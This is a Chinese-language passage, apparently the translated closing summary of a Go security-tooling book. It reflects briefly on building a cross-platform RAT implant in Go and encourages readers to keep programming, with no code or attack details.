你的实现可能是一团糟，但如果它有 ASCII 艺术，它是合法的。好吧，我们并不认真。但是出于某种原因，每个安全工具似乎都有 ASCII 艺术，所以也许您应该将它添加到您的工具中。可以选择 Greetz。

## 总结

Go是一种非常适合编写跨平台植入程序的语言，就像在本章中构建的RAT一样。创建植入端可能是这个项目中最难的部分，因为与为操作系统API设计的语言(如c#和Windows API)相比，使用Go与底层操作系统交互具有挑战性。此外，因为Go构建的是静态编译的二进制文件，植入端文件可能会导致较大的二进制文件，这可能会对交付增加一些限制。

但对于后端服务来说，没有比这更好的了。这本书的一个作者(Tom)和另一个作者(Dan)一直在打赌，如果他从使用Go转向后端服务和通用工具，他将支付1万美元。使用本书中描述的所有技术，您应该有一个扎实的基础来开始构建一些健壮的框架和实用程序。

我们希望您喜欢阅读这本书，并像我们写这本书一样参与练习。我们鼓励您继续写Go代码，并用本书中学到的技能构建小的工具，以提升或取代您当前的任务。然后，随着经验的积累，开始开发更大的代码库并构建一些很棒的项目。要继续提高你的技能，看看一些受欢迎的大的Go项目，特别是一些大型组织的项目。观看会议演讲（如 GopherCon），这些讲座可以引导了解更先进的话题，并讨论陷阱和增强编程的方法。最重要的是，玩得开心——如果你做了一些巧妙的东西，告诉我们吧！以后见。